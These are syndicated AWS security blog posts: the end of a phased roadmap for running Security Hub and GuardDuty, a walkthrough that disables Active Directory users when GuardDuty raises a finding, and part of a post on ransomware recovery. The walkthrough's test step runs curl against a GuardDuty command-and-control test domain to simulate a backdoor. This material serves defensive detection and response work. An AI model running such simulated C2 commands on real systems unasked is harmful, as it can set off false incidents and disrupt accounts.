  • Multi-account and multi-Region check: Look to see if GuardDuty is enabled in every account and every Region, or only in Regions with active workloads. Threat actors frequently operate in Regions that organizations don’t actively monitor. Also check to see if Security Hub aggregation is configured with a delegated administrator account or if each account is being managed independently.
  • Integration check: Determine if GuardDuty findings are flowing into Security Hub and if Amazon Inspector and Amazon Macie are enabled and feeding findings in. Without integration, Security Hub might be only surfacing its own compliance checks.
  • Notification check: See if there’s an Amazon EventBridge rule configured for notifications and if so, how findings are being routed and to whom. Know if notifications are being sent using an Amazon Simple Notification Service (Amazon SNS) topic or a chat channel integration. Without a clear notification and response workflow, findings can accumulate silently in the console with no one looking at them.

Deliverable: A one-page current state assessment that identifies what’s enabled, what’s flowing where, who’s looking at it, and what’s in the existing backlog.

Phase 1: Reduce the noise

Goal: Make the signal meaningful before asking anyone to act on it.

Estimated timeline: 2–3 weeks

Move to Phase 2 when: Remaining findings represent items requiring real decisions, compliance scores reflect actual posture, and you can articulate why every suppression rule and disabled control exists.

This is the single most important phase. If this step is skipped in favor of jumping straight to automation, the result is automated chaos. Alert fatigue is the primary reason security tooling is ignored, and addressing it first is what makes everything that follows sustainable.

GuardDuty tuning:

  • Create suppression rules for known-benign findings. The goal is to suppress activity you’ve already evaluated and accepted—such as expected traffic from corporate egress IPs (based on trusted IP lists), internal tools that trigger DNS-based findings, or internet-facing resources that naturally receive port scanning. The principle: if you’ve investigated a finding and it’s expected, suppress it so your team can focus on what matters.
  • Triage every active HIGH and CRITICAL finding into three categories: needs immediate investigation (real threat, not yet reviewed), true positive, already addressed (archive using workflow status), or false positive or expected behavior (create a suppression rule). Every finding must be categorized into one of these three states.
  • Review GuardDuty protection plans and enable any that are relevant but not yet active. Organizations that enabled GuardDuty years ago might not have activated protection plans released since then (such as Runtime Monitoring, Malware Protection, RDS Protection, and Lambda Protection). Evaluate each against your workload profile and enable what applies.

Security Hub tuning:

  • Disable controls that aren’t relevant to the environment. This is the highest-value quick win. If a service isn’t in use, disable its controls. If a control is addressed by an alternative solution, disable it. A 47% compliance score where half the failures are irrelevant trains teams to ignore the dashboard entirely. See the Security Hub controls reference for the full list.
  • Choose a primary standard. AWS Foundational Security Best Practices is a strong default. The CIS AWS Foundations Benchmark adds value when there’s a specific compliance mandate. Avoid enabling PCI DSS or NIST 800-53 standards unless there’s a reporting requirement—they add significant volume without proportional signal for most organizations.
  • Configure cross-Region aggregation to the delegated administrator account if not already in place. A single aggregated view eliminates the need to check findings across multiple Regional consoles.
  • Use the workflow status field operationally. Findings should progress from NEW to NOTIFIED to RESOLVED or SUPPRESSED. If everything remains in NEW indefinitely, the system carries no operational meaning.

Deliverable: A tuned environment where remaining findings represent items that require real decisions. Compliance scores should now reflect your organization’s actual security posture rather than noise.

Phase 2: Build the notification and routing layer

Goal: Get the right findings to the right people at the right time.

Estimated timeline: 2–3 weeks

Move to Phase 3 when: CRITICAL and HIGH findings reach the security team within minutes, MEDIUM findings create tracked tickets, and notifications include enriched context. No action is taken until a person or an automation is informed that something needs attention.

Architecture: Security Hub to EventBridge rule to routing logic to destination

Tiered notification strategy:

CRITICAL Page on-call immediately PagerDuty or Opsgenie 15 minutes
HIGH Alert security team channel Slack or Teams channel and ticket creation 4 hours
MEDIUM Create ticket for review Jira or ServiceNow 48 hours
LOW or INFORMATIONAL Batch digest Weekly email summary or dashboard review Next review cycle

Key design decisions:

  • Route from Security Hub, not individual services. Because findings from GuardDuty, Inspector, Macie, and Security Hub compliance checks all aggregate in Security Hub, build your EventBridge rules there for centralized management.
  • Create a fast path for the most dangerous finding types. Certain GuardDuty findings, particularly those involving credential exfiltration, cryptocurrency activity, trojans, and active compromises, warrant a separate, faster routing path that bypasses normal triage. Identify these based on your threat model and the GuardDuty finding types reference.
  • Enrich notifications before delivery. A raw JSON finding in a chat channel provides little actionable context. Use an AWS Lambda function to format notifications with the information responders need: account alias, Region, Amazon Resource Name (ARN), finding type, severity, a console deep link, and a plain-language description. The Security Hub CloudWatch Events integration guide describes the event format.

Deliverable: A working notification pipeline where CRITICAL and HIGH findings reach the security team within minutes, MEDIUM findings create tracked work items, and LOW and INFORMATIONAL findings are batched for periodic review.

Phase 3: Build automated remediation for high-confidence findings

Goal: For findings where the correct response is deterministic, remove the human from the loop.

Estimated timeline: 3–4 weeks

Move to Phase 4 when: At least 3–5 high-confidence finding types have automated responses deployed with audit trails, and the team has established a process for evaluating new auto-remediation candidates.

The guiding principle: Only auto-remediate when all three conditions are met: the finding is high-confidence, the response is deterministic, and the blast radius of the automated action is limited. Automated remediation must not create the risk of a production outage.

Decision framework:

Confidence level High – no false positive risk Medium – context-dependent Low – requires investigation
Response complexity Single, well-defined action Multiple steps or judgment calls Requires forensic analysis
Blast radius Limited to one resource Could affect dependent services Production-wide impact
Rollback difficulty Straightforward to reverse Moderate effort to reverse Difficult or impossible to reverse

Common auto-remediation categories:

  • Instance isolation for confirmed compromise findings (cryptocurrency mining, malware, and trojans): Replace the security group, snapshot volumes for forensics, and notify.
  • Credential revocation for confirmed credential compromise: Attach deny-all policies, revoke sessions, and deactivate access keys as appropriate to the credential type.
  • Compliance drift correction for deterministic misconfigurations: Re-enable Amazon Simple Storage Service (Amazon S3) Block Public Access, revoke overly permissive security group rules, and re-enable AWS CloudTrail logging.
  • Notification-only escalation for findings that require human judgment before action: Amazon Elastic Block Store (Amazon EBS) encryption gaps (require migration) and access key rotation (requires coordination with the key owner).

For implementation, AWS provides Security Hub Automated Response and Remediation (SHARR), a solution that includes pre-built remediation playbooks deployed as AWS Step Functions workflows triggered by EventBridge. This is a strong starting point—evaluate the provided playbooks, enable the ones that fit, and extend with custom remediations as needed.

Note: For findings that recur because the environment lacks preventive guardrails, the best long-term response is often a service control policy (SCP) that prevents the misconfiguration from occurring in the first place. Phase 5 covers this preventive controls layer.

Deliverable: A library of automated and semi-automated remediation runbooks with full audit trails, and a documented decision framework the team uses to evaluate new auto-remediation candidates.

Phase 4: Build the operational rhythm

Goal: Turn security findings management into a sustained organizational practice, not a one-time cleanup.

Estimated timeline: 4–6 weeks to establish, then ongoing

Move to Phase 5 when: The weekly cadence has been running consistently for at least 8 weeks, monthly metrics show positive trends, and the first quarterly review has been completed.

This is where many organizations stall, and it’s the most important phase in the entire roadmap. The technology is working, the notifications are flowing, automated remediations are firing, but there’s no organizational habit built around it. Without this phase, everything you’ve built in Phases 0–3 will gradually decay. Suppression rules will go stale, new team members won’t know the system exists, and findings will start accumulating again. The operational rhythm is what converts a security tooling deployment into a security operations practice.

Weekly security review (30 minutes)

Attendees: Security team lead, cloud platform team representative, rotating engineering lead from an application team

Why the rotating engineering lead matters: Security findings don’t exist in a vacuum; they’re generated by workloads that engineering teams own. Rotating an engineering representative through this meeting accomplishes three things: it builds security awareness across the organization, ensures findings are routed to people with the context to resolve them, and creates organizational accountability beyond the security team.

Agenda template:

5 minutes Compliance score trend – Review Security Hub scores by account and standard. Is the trend improving, declining, or flat? If declining, why? Security lead Identified regression areas
5 minutes Critical and high findings review – Walk through new HIGH and CRITICAL GuardDuty findings from the past week. Are there any that need immediate escalation? Security lead Escalation actions assigned
10 minutes Top five failing controls – Identify the five Security Hub controls with the most failures. Assign an owner and a target date for each. Platform lead Owners and dates documented
5 minutes Automation review – Did any auto-remediations fire this week? Did they work correctly? Were there any false triggers? Security lead Automation adjustments queued
5 minutes Tuning decisions – Are new suppression rules needed based on this week’s findings? Are any new finding types candidates for auto-remediation? All Tuning backlog updated

Running the meeting effectively:

  • Keep a running document (such as a wiki page or shared document) that captures decisions and action items week over week. This becomes your institutional memory.
  • If the compliance score hasn’t moved in over 3 weeks, that’s a signal. Either the assigned work isn’t happening, or the remaining findings are genuinely difficult to address. Both need to be discussed.
  • Track action items from previous weeks. A review that generates action items but never follows up on them will lose credibility and attendance quickly.

Escalation procedures

Define clear escalation paths before they’re needed:

CRITICAL finding not acknowledged within the SLA Auto-escalate to security team manager 15 minutes after SLA breach
HIGH finding not resolved within the SLA Escalate to finding owner’s manager 4 hours after SLA breach
Compliance score drops more than 5 points in a week Escalate to cloud platform team lead for investigation Next business day
Auto-remediation failure Page security on-call Immediate
New finding type not covered by existing runbooks Add to weekly review agenda for triage and runbook development Next weekly review

Monthly metrics report

Compile these metrics monthly and review them with security and engineering leadership. The goal is to tell a story about whether the organization’s security posture is improving, stable, or degrading, and why.

Mean time to acknowledge (MTTA) for CRITICAL findings Are findings being seen promptly? Decreasing month over month
Mean time to resolve (MTTR) for CRITICAL and HIGH findings Are findings being acted on? Decreasing month over month
Security Hub compliance score by standard, by account What is the posture trend over time? Increasing month over month
Number of active GuardDuty findings by severity Is the backlog growing or shrinking? Decreasing for HIGH and CRITICAL
Findings auto-remediated compared to manually resolved Is automation delivering value? Auto-remediation ratio increasing
Number of suppressed findings (with quarterly justification review) Is noise being managed, or are problems being hidden? Stable or decreasing
New findings introduced compared to resolved this month Is the organization getting ahead or falling behind? More finding resolved than introduced
SLA adherence rate by severity Are response commitments being met? More than 95% for CRITICAL, and more than 90% for HIGH

Building the dashboard: Use Amazon CloudWatch dashboards for real-time operational visibility or Amazon QuickSight connected to Security Hub findings through Amazon Security Lake for historical trend analysis and executive reporting. The dashboard should be visible to—and regularly viewed by—everyone in the weekly review, not locked in a security team tool.

Quarterly reviews

The quarterly review is a deeper inspection of the system itself; not just the findings, but the machinery processing them.

Quarterly review checklist:

  • Suppression rules audit: Review every active suppression rule to determine if the underlying condition is still present and the suppression is still justified. Document the review outcome for each rule.
  • Disabled controls audit: Review every disabled Security Hub control. Check that the justification is still valid and if the environment changed (for example, a service that wasn’t in use is now in use).
  • Automation audit: Review AWS Identity and Access Management (IAM) roles used by remediation functions and verify least privilege. Review execution logs for any anomalies or failures that weren’t caught.
  • New capabilities review: Evaluate newly released GuardDuty protection plans and Security Hub controls from that quarter. AWS releases new detection and compliance capabilities regularly. If you’re not reviewing them quarterly, you’re accumulating blind spots.
  • Process effectiveness review: Determine if the weekly meeting is well-attended and if action items are being completed. Make sure SLAs are being met. If attendance, action item completion, and SLA compliance aren’t where they should be, explore structural changes to address the gaps.

Operational maturity scoring

Use this rubric to assess the maturity of your operational rhythm itself. Score each dimension 1–3 and use the total to track progress over time.

Review cadence One time reviews when someone remembers Weekly review happens, but attendance is inconsistent Weekly review is consistently attended with documented outcomes
Metrics tracking No metrics captured Metrics are collected monthly but not acted on Metrics drive decisions and declining trends trigger specific actions
Finding ownership Findings sit in queue with no owner Findings are assigned to teams but SLAs aren’t tracked Every finding has an owner, SLAs are tracked, and breaches are escalated
Automation management Set-and-forget automations Automation logs are reviewed periodically Automation is reviewed weekly, and new candidates are evaluated continuously
Tuning lifecycle Suppression rules created but never reviewed Annual review of suppressions and disabled controls Quarterly reviews with documented justification for every rule
Cross-team engagement Security team works in isolation Platform team participates Engineering teams actively participate and own remediation

Scoring (revisit quarterly):

  • Beginning: 6–9
  • Established: 10–14
  • Optimized: 15–18

Deliverable: A documented operational cadence with clear ownership (consider a RACI matrix), metrics dashboards, escalation procedures, and a continuous improvement loop. The cadence should survive team member turnover—if it depends on one person remembering to run it, it’s not yet operational.

Phase 5: Mature the architecture

Goal: Fill remaining gaps and build toward a comprehensive security operations capability. Estimated timeline: Ongoing. Prioritize based on organizational risk profile and compliance requirements.

  • Amazon Inspector integration: Enable Amazon Inspector for Amazon Elastic Compute Cloud (Amazon EC2) instances, Lambda functions, and Amazon Elastic Container Registry (Amazon ECR) container images. Findings flow into Security Hub automatically, adding vulnerability management alongside threat detection and posture management. Prioritize this if you have Amazon EC2 or container workloads without an existing vulnerability scanning solution.
  • Amazon Macie: Enable Amazon Macie for S3 buckets containing potentially sensitive data. Particularly important for organizations with compliance requirements around personally identifiable information (PII), protected health information (PHI), or Payment Card Industry (PCI) data. Configure automated sensitive data discovery and route findings to Security Hub.
  • Amazon Security Lake: Amazon Security Lake centralizes security-relevant logs in OCSF format for long-term retention, forensic investigation, and threat hunting. This is valuable when you need historical analysis beyond the Security Hub retention window, or when feeding a third-party Security Information and Event Management (SIEM) tool.
  • Preventive controls layer: Convert recurring detective findings into preventive policies. Use SCPs to prevent disabling GuardDuty, Security Hub, and CloudTrail, IAM permission boundaries on developer roles, AWS WAF on public endpoints, and AWS Network Firewall for VPC traffic inspection. The pattern is to make recurring misconfigurations impossible to introduce.
  • Detective controls expansion: Use AWS IAM Access Analyzer for external access and unused access findings, AWS CloudTrail Lake for long-term queryable audit logs, and AWS Config custom rules for organization-specific compliance checks.
  • Incident response readiness: Have incident response playbooks referencing specific GuardDuty finding types, pre-built forensics infrastructure (isolated VPC, forensic AMIs, and pre-configured IAM roles), regular tabletop exercises, and AWS CloudFormation templates to deploy isolation infrastructure on demand. See the AWS Security Incident Response Guide for a comprehensive framework.

Conclusion

In this post, I provided a six-phase roadmap for operationalizing Security Hub and GuardDuty and showed that it isn’t a single project, but a progression. Phase 0 and Phase 1 can typically be completed in 3–5 weeks and deliver immediate clarity. Phases 2 and 3 build the response infrastructure that turns findings into action over the following 5–7 weeks. Phase 4 is what makes everything sustainable and is where you should invest the most attention. And Phase 5 expands the aperture from Security Hub and GuardDuty into a comprehensive security operations capability.

If you walked away from this post and did one thing, run the Phase 0 assessment this week. That single deliverable tells you exactly where to focus next. Use the following self-assessment checklist to identify your current phase, then focus on the next one. A tuned environment with working notifications and a weekly review cadence is dramatically more effective than a fully featured but neglected deployment. Start where you are, reduce the noise, build the habits, and iterate. To learn more, explore the AWS Security Hub User Guide, the Amazon GuardDuty User Guide, and the AWS Security Incident Response Guide. If you’ve implemented a similar operational cadence, or have questions about any phase, share your experience in the comments.

Self-assessment checklist

Phase 0 We know how many active GuardDuty findings exist across all accounts
We know our current Security Hub compliance score
We know whether GuardDuty is enabled in every account and region
We know who (if anyone) is reviewing findings today
Phase 1 GuardDuty suppression rules exist for known-benign activity
Irrelevant Security Hub controls have been disabled with documented justification
All active HIGH and CRITICAL findings have been triaged
Security Hub compliance scores reflect actual posture, not noise
Phase 2 HIGH and CRITICAL findings generate real-time notifications to the security team
MEDIUM findings automatically create tracked work items
Notifications include enriched context (account alias, resource ARN, and console link)
Phase 3 At least three high-confidence finding types trigger automated remediation
Auto-remediation actions have full audit trails
Remediation runbooks are documented and version-controlled
Phase 4 A weekly security review meeting occurs with defined attendees and agenda
MTTA and MTTR are tracked monthly for CRITICAL and HIGH findings
Suppression rules and disabled controls are reviewed quarterly
Security metrics trend positively over the past 3 months
Phase 5 Amazon Inspector, Macie, or Security Lake are integrated
Preventive controls (SCPs, permission boundaries) address recurring findings
Incident response playbooks exist and are tested through tabletop exercises

If you have feedback about this post, submit comments in the Comments section below.


Joseph Sadler

Joseph Sadler

Joseph is a Senior Solutions Architect on the Worldwide Public Sector team at AWS, specializing in cybersecurity and machine learning. With public and private sector experience, he has expertise in cloud security, artificial intelligence, threat detection, and incident response. His diverse background helps him architect robust, secure solutions that use cutting-edge technologies to safeguard mission-critical systems

Automating identity lifecycle and security with AWS Directory Service APIs

Post Syndicated from Ali Alzand original https://aws.amazon.com/blogs/security/automating-identity-lifecycle-and-security-with-aws-directory-service-apis/

Managing identities and access across complex environments has become more critical than ever. AWS Directory Service for Managed Microsoft Active Directory, also known as AWS Managed Microsoft AD, has added new capabilities to manage users and groups. Now, you can perform create, read, update, and delete (CRUD) operations on users and groups directly through AWS Command Line Interface (AWS CLI), APIs, and the AWS Management Console. You can use this powerful capability to automate identity lifecycle management and enhance security in your AWS environment. By using these APIs, collectively known as the Directory Service Data APIs, you can perform operations such as:

  • Listing users and groups
  • Retrieving user and group details
  • Disabling and enabling user accounts
  • Resetting user passwords
  • Managing group memberships

These APIs provide new possibilities for automating identity management tasks and integrating Active Directory management into your existing workflows and applications.

The introduction of these APIs brings several key benefits:

  • Automation of the identity lifecycle: You can now programmatically manage user accounts throughout their lifecycle—from creation to deletion—enabling streamlined onboarding and offboarding processes.
  • Enhanced security: By integrating these APIs with security services like Amazon GuardDuty, you can create automated responses to potential security threats, such as disabling accounts with inappropriate access.
  • Improved compliance: You can use automated user management to help enforce consistent policies and help maintain compliance with various regulatory requirements.
  • Operational efficiency: You can automate routine tasks such as user provisioning, deprovisioning, and group management, reducing manual effort and the potential for human error.
  • Integration capabilities: By using these APIs, you can seamlessly integrate with existing identity management systems, custom applications, and third-party tools.
  • Cost optimization: By automating processes and reducing manual intervention, you can potentially help your organization optimize operational costs associated with identity management.

In this post, we explore these new APIs and demonstrate how you can use them to create an automated solution for detecting and responding to unexpected behavior by Active Directory users. We walk through a practical example that combines GuardDuty, AWS Step Functions, Amazon EventBridge, and the new AWS Directory Service APIs to create a robust security automation workflow.

Solution overview

To demonstrate the power of these new APIs, let’s explore a practical solution that automates the detection and response to unexpected behavior by Active Directory users. This solution combines several AWS services to create a robust security automation workflow:

    1. GuardDuty continuously monitors for unexplained behavior of Active Directory users from AWS Managed Microsoft AD. For the example in this post, we’re using Backdoor:Runtime/C&CActivity.B!DNS
    2. An EventBridge rule detects GuardDuty findings related to these users and triggers a Step Functions workflow.
      {
        "detail-type": ["GuardDuty Finding"],
        "source": ["aws.guardduty"],
        "detail": {
          "type": ["Backdoor:Runtime/C&CActivity.B!DNS"]
        }
      }

    3. The Step Functions workflow will:
      1. Extract the Active Directory username from the instance using a run command.
      2. Start an automation that will disable the account using the DisableUser API.
Figure 1: Diagram of the Step Functions workflow showing the process of Systems Manager finding the username and starting the automation to disable the account

Figure 1: Diagram of the Step Functions workflow showing the process of Systems Manager finding the username and starting the automation to disable the account

  1. Finally, another EventBridge rule will monitor the DisableUser API call. It will send an email to the user using Amazon Simple Notification Service (Amazon SNS) notifications.
    {
      "detail-type": ["AWS API Call via CloudTrail"],
      "source": ["aws.ds"],
      "detail": {
        "eventSource": ["ds.amazonaws.com"],
        "eventName": ["DisableUser"]
      }
    }

This solution delivers automated, near real-time remediation of potential security threats — significantly reducing exposure windows and containing the impact of unauthorized account access.

The following figure shows a high-level architecture diagram of the solution.

Figure 2: Diagram showing the workflow of what happens when potentially damaging activity is detected

Figure 2: Diagram showing the workflow of what happens when potentially damaging activity is detected

Note: The solution must be deployed in the primary AWS Region of your directory.

Prerequisites

To complete the walkthrough in this post, you must have the following prerequisites in place.

GuardDuty

GuardDuty is an automated threat detection service that continuously monitors for unexpected activity and unauthorized behavior to protect your AWS accounts, workloads, and data stored in Amazon Simple Storage Service (Amazon S3).

To activate GuardDuty:

  1. Go to the GuardDuty console.
    1. If you’re activating GuardDuty for the first time, under Try threat detection with GuardDuty, select All Features and then choose Get Started.
    2. If you’ve used GuardDuty before, select Runtime Monitoring and then choose Enable under Runtime Monitoring.
Figure 3: Runtime Monitoring enabled

Figure 3: Runtime Monitoring enabled

AWS Managed Microsoft AD

AWS Managed Microsoft AD provides a fully managed service for Microsoft Active Directory (AD) in the AWS Cloud. When you create your directory, AWS deploys two domain controllers that are exclusively yours in separate Availability Zones for high availability. For use cases that require even higher resilience and performance in a specific AWS Region or during specific hours, you can scale AWS Managed Microsoft AD by deploying additional domain controllers to meet your needs. These domain controllers can help load balance, increase overall performance, or provide additional nodes to protect against temporary availability issues. Using AWS Managed Microsoft AD, you can define the correct number of domain controllers for your directory based on your use case.

To deploy a new AWS Managed Microsoft AD:

  1. Go to the Directory Service console.
  2. Choose Set up directory and select AWS Managed Microsoft AD.
  3. Select Standard Edition and enter a directory DNS name and password.
  4. Select a virtual private cloud (VPC). For this example, use the Default VPC.
  5. Choose Create directory.

Create a test Active Directory user

You will use this test user account to sign in to an EC2 instance and initiate a command that simulates unexplained activity that results in this account being disabled.

To create the test user, you can use AWS CloudShell or the AWS CLI from your local machine. Run the following commands, replacing the --directory-id value with your own:

# Create the test user
aws ds-data create-user \
 --directory-id "your-directory-id" \
 --sam-account-name "TestUser" \
 --given-name "Test" \
 --surname "User"

Then

# Set a password for the test user 
aws ds reset-user-password \
 --directory-id "your-directory-id" \
 --user-name "TestUser" \
 --new-password "YourSecurePassword123!"

In this example, the password is set to YourSecurePassword123!. If you need to replace it with a password that meets your organization’s requirements, see Resetting and enabling an AWS Managed Microsoft AD user’s password. For more information on creating users, see Creating an AWS Managed Microsoft AD user in the AWS Directory Service documentation.

Test EC2 instance

To generate alerts on GuardDuty, you need a domain joined Linux EC2 instance. If you don’t have a domain joined EC2 Linux instance, follow these instructions for joining a Linux instance to an Active Directory domain. This instance will be used to simulate suspicious activity that triggers a GuardDuty finding and initiates the automated remediation workflow.

Implement the solution

Let’s walk through the steps to implement this solution in your AWS environment.

Deploy the solution

  1. Download the CloudFormation template
  2. Navigate to the CloudFormation console in the AWS account.
  3. For Create Stack, choose with new resources (standard).
  4. For Template source, choose Upload a template file. Choose Choose file and select the template you downloaded in step 1.
  5. Choose Next.
  6. For Stack name, enter a stack name (such as CRUD-API-MAD).
  7. In the Parameters area, do the following:
    1. For DirectoryID, enter the AWS Active Directory ID.
    2. For NotificationEmail, enter the email address to send the notification to.
  8. On the Configure stack options page, choose Next.
  9. Select I acknowledge that AWS CloudFormation might create IAM resources with custom names, then choose Submit.

After the page is refreshed, the status of your stack should be CREATE_IN_PROGRESS. When the status changes to CREATE_COMPLETE, proceed to the next section.

Test

To simulate a threat, use a GuardDuty test domain that GuardDuty will recognize as a command and control server.

  1. Go to the Amazon EC2 console.
  2. Choose Instances from the navigation pane.
  3. Select the test EC2 instance that you created earlier.
  4. Choose Connect, select the Session Manager tab, and choose Connect.
  5. Authenticate with your test user by entering su followed by the test user with the domain name that you created earlier. For example su [email protected], then enter the password.
  6. Enter the command curl guarddutyc2activityb.com.
    You will receive an error because the page won’t resolve, but GuardDuty will have detected concerning events.
  7. Go to the GuardDuty console and select Findings from the navigation pane.
  8. Within 3–5 minutes, you should see a high severity finding for Backdoor:Runtime/C&CActivity.B!DNS.
  9. This will then trigger the automation to disable the account.
    Figure 4: Account successfully disabled

    Figure 4: Account successfully disabled

  10. After the account is disabled, an email notification will be sent notifying an administrator that the account was disabled (it might take up to 5 minutes to receive the notification).

    Figure 5: AWS notification message showing the username has been disabled

    Figure 5: AWS notification message showing the username has been disabled

Note: You must archive the GuardDuty finding before running this test again, because the EventBridge rule only runs once against a GuardDuty finding with the same details. To archive the finding, select the check box next to the Backdoor:Runtime/C&CActivity.B!DNS finding, choose Actions (top right), and select Archive.

Conclusion

The new AWS Directory Service APIs for AWS Managed Microsoft AD provide powerful capabilities for programmatically managing Active Directory users and groups. By using these APIs in conjunction with services such as Amazon GuardDuty and AWS Step Functions, you can create sophisticated automation workflows that enhance your security posture and streamline identity management processes.

The solution we’ve explored in this post demonstrates just one of many possible use cases for these new APIs. As you integrate these capabilities into your own environments, you will probably discover numerous opportunities to improve efficiency, security, and compliance in your identity management practices.

For a solution that uses PowerShell Active Directory cmdlets with AWS Systems Manager Run Command to disable users, see How to automatically disable users in AWS Managed Microsoft AD based on GuardDuty findings.

For more information about AWS Directory Service and its APIs, visit the AWS Directory Service documentation.

We’re excited to see how you’ll use these new APIs to innovate and improve your identity management workflows. If you have any questions or want to share your own use cases, leave a comment below or reach out to AWS Support.

Remember, the cloud journey is all about continuous improvement and innovation. Keep exploring, keep learning, and keep pushing the boundaries of what’s possible with AWS.

Ali Alzand

Ali Alzand

Ali is a Senior Infrastructure Migration & Modernization Specialist Solutions Architect at AWS who helps enterprise customers migrate, modernize, and operate their Microsoft workloads on AWS. He specializes in Infrastructure as Code, automating at scale with AWS Systems Manager, EC2 Image Builder, and CloudFormation. He also designs event-driven architectures building responsive, loosely coupled solutions with EventBridge and Lambda. Outside of work, Ali enjoys grilling with friends and discovering new cuisines around town.

Kevin Sookhan

Kevin Sookhan

Kevin is a Specialist Solutions Architect at Amazon Web Services with over 20 years of experience working with Microsoft technologies. He has expertise in running Microsoft workloads on AWS with specialization in helping customers with their migrations, cost optimization, and infrastructure architecture.

Cyber resilience on AWS: A reference approach for recovery from ransomware and destructive events

Post Syndicated from Ashish Panwar original https://aws.amazon.com/blogs/architecture/cyber-resilience-on-aws-a-reference-approach-for-recovery-from-ransomware-and-destructive-events/

Cyber resilience is the ability to recover workloads to a known-good state after an adversary has affected the environment. Prevention works to keep threat actors out and detection works to find them quickly. Cyber resilience focuses on recovery: restoring a trustworthy environment when backups, credentials, or parts of the infrastructure can no longer be assumed to be safe.

For organizations running critical workloads on AWS, ransomware, data extortion, and other destructive events are increasingly central to recovery planning. The recovery environment and backups that recovery strategies depend on could themselves be targets of these events. This post is written for teams building recovery capabilities for these scenarios.The post walks through a reference pattern for isolating recovery from production, describes how AWS Backup logically air-gapped vaults provide deletion-protected backup storage, and presents a validation pipeline that checks whether a backup is recoverable and safe to use. It then lays out a concrete recovery workflow with parallelizable stages, introduces the Rebuild-Restore-Rotate framework for deciding what to recover from code, from backup, or to generate fresh, and addresses how to select the right recovery point when the most recent backup might carry the same threat that triggered the event.

Isolating recovery from production

The core architectural idea in cyber resilience is that the recovery environment, including its identities, keys, and network paths, shouldn’t share a trust boundary with the environment being recovered. If production identity is compromised, recovery must be able to proceed without depending on it.Most customers achieve this using separate AWS accounts inside an AWS Organization. A common pattern uses three account roles:

Production Accounts

The production account is where workloads run. If a cyber event is confirmed, these accounts are isolated for investigation. Recovery work doesn’t happen in production, because in some scenarios remediation in place may not fully restore trust.

Recovery Account

The recovery account owns the AWS Backup logically air-gapped vault. Most AWS-native backup mechanisms produce recovery points that are inherently immutable. You can’t modify an Amazon Elastic Block Store (Amazon EBS) snapshot or an Amazon Relational Database Service (Amazon RDS) snapshot after creation. The logically air-gapped vault adds deletion protection. Recovery points can’t be deleted or have their retention period shortened by any principal, including the account root user or a compromised administrator, within the retention period. This account’s purpose is to keep the controls around backups safe. It’s where you configure who can share the vault, who can initiate a restore, and who approves a restore operation through Multi-party approval (MPA). Keeping these controls in a dedicated account, restricted to backup operations by Service Control Policies, means a compromised identity in a production account cannot modify them.

Isolated Recovery Environment (IRE)

Where backups are restored, validated, and the new production environment is rebuilt before cutover. The IRE is kept separate from the Production Account so that if a restored backup still contains the threat, it has nowhere to spread. It has no trust relationship to the Production Account, no VPC peering to it, and no internet-facing resources, so a tainted restore discovered during validation stays contained inside the IRE instead of reaching back into production or out to the internet. Infrastructure deployment in the IRE uses VPC endpoints (AWS PrivateLink) to reach AWS service APIs without internet connectivity or VPC peering to production. The following diagram shows how the three account roles relate to each other within a single AWS Organization, including their trust boundaries and the flow of recovery points between them.

The following diagram shows how the three account roles relate to each other within a single AWS Organization, including their trust boundaries and the flow of recovery points between them.

Figure 1. The Production Account is isolated after a confirmed event. The Recovery Account owns the logically air-gapped vault and controls restore authorization through Multi-party approval. The IRE has no trust relationship or network path to production.

Best practices for the AWS Backup logically air-gapped vault

The AWS Backup logically air-gapped vault is the primary AWS-native option for protecting backup storage from deletion.

Use the vault for what it provides, which is deletion protection enforced by the service. A logically air-gapped vault is always locked in Compliance mode. The service itself enforces retention, so recovery points can’t be deleted by any principal, including the account root user or a compromised administrator, within the retention period. Deletion protection keeps the recovery point available when needed. Whether the recovery point is safe to use is determined by the validation pipeline described in the following section.

Understand where recovery points live. A logically air-gapped vault stores recovery points in AWS service-owned accounts. You can choose to encrypt these recovery points with either a service-owned key or an AWS Key Management Service (AWS KMS) customer managed key. The vault object in your Recovery Account is the governance and access boundary where sharing, restore authorization, and Multi-party approval are configured. This separation is what makes the air-gap logical rather than network-based.

Share recovery points through AWS Resource Access Management (AWS RAM) for restore. You share recovery points across accounts through AWS RAM. You can initiate restores from the owning account or from any account with which you share the vault. This is how the Recovery Account makes recovery points available to the IRE.

Configure Multi-party approval for restore. MPA, configured through IAM Identity Center, requires a predefined set of approvers before a restore proceeds. This is particularly valuable when the source account might no longer be trusted.

Back up fully managed resources directly to the vault. AWS Backup supports the logically air-gapped vault as a primary backup target for fully managed resources (Amazon Simple Storage Service (Amazon S3), Amazon DynamoDB, Amazon Elastic File System (Amazon EFS)), so backups can be written directly to the vault without staging in a standard vault first. Non-fully-managed resources (Amazon EBS, Amazon Aurora, Amazon FSx) use an intelligent orchestration path where the service creates and transfers a temporary snapshot.

For S3 data outside the vault’s supported resource set, Amazon S3 Object Lock in Compliance mode paired with S3 Versioning provides equivalent deletion protection at the S3 layer.

Validation pipeline

A successful restore confirms that the backup was readable. Validation confirms that it’s safe to use. No single check catches everything, which is why validation combines several layers.For ransomware, a malware scan on the restored volume catches known encryption tools and indicators. For threats that have been present in the environment for some time, a malware scan isn’t enough because the attacker might have modified legitimate code, configuration, or data in ways that look normal to a scanner. These kinds of changes show up through workload-specific checks, such as a database consistency check failing, an application invariant being violated, or a configuration diff showing an unexpected change against a known-good baseline. Log and audit review across the backup window helps identify unexpected identity or configuration changes that neither a malware scan nor a workload check would catch on their own.The layers commonly combined into a validation pipeline:

Layer Capability What it provides
AWS native AWS Backup Restore Testing Automated verification that backups are recoverable, with custom hooks via the PutRestoreValidationResult API
AWS native Amazon GuardDuty Malware Protection Malware scanning on restored volumes
AWS Partner AWS Marketplace partner solutions Content-level ransomware scanning inside backup contents, without requiring a full restore first
Workload-specific Integrity and consistency checks Database consistency, application invariants, configuration diffs against known-good baselines
Cross-cutting Log and audit review Identify unexpected identity or configuration changes across the backup window using AWS CloudTrail and workload logs

Both AWS-native validation and workload-specific validation should pass before a recovery point is approved. Validation happens in the IRE so that if any check detects a problem, the affected restore is contained inside the IRE and doesn’t reach production.AWS backup mechanisms operate independently per service, so recovery points for different services might not be precisely time-synchronized. Aligning backup schedules as tightly as possible and including cross-service consistency checks in the validation pipeline reduces this gap.

Selecting a safe recovery point

For most operational recoveries, the most recent backup is the right one. For cyber events and for data corruption more generally, the most recent working copy is often a better target. If an adversary was present in the environment before detection, backups taken during that window might carry the same issues.

The following diagram illustrates how recovery point candidates are evaluated against the compromise boundary to identify the most recent backup that’s safe to use.

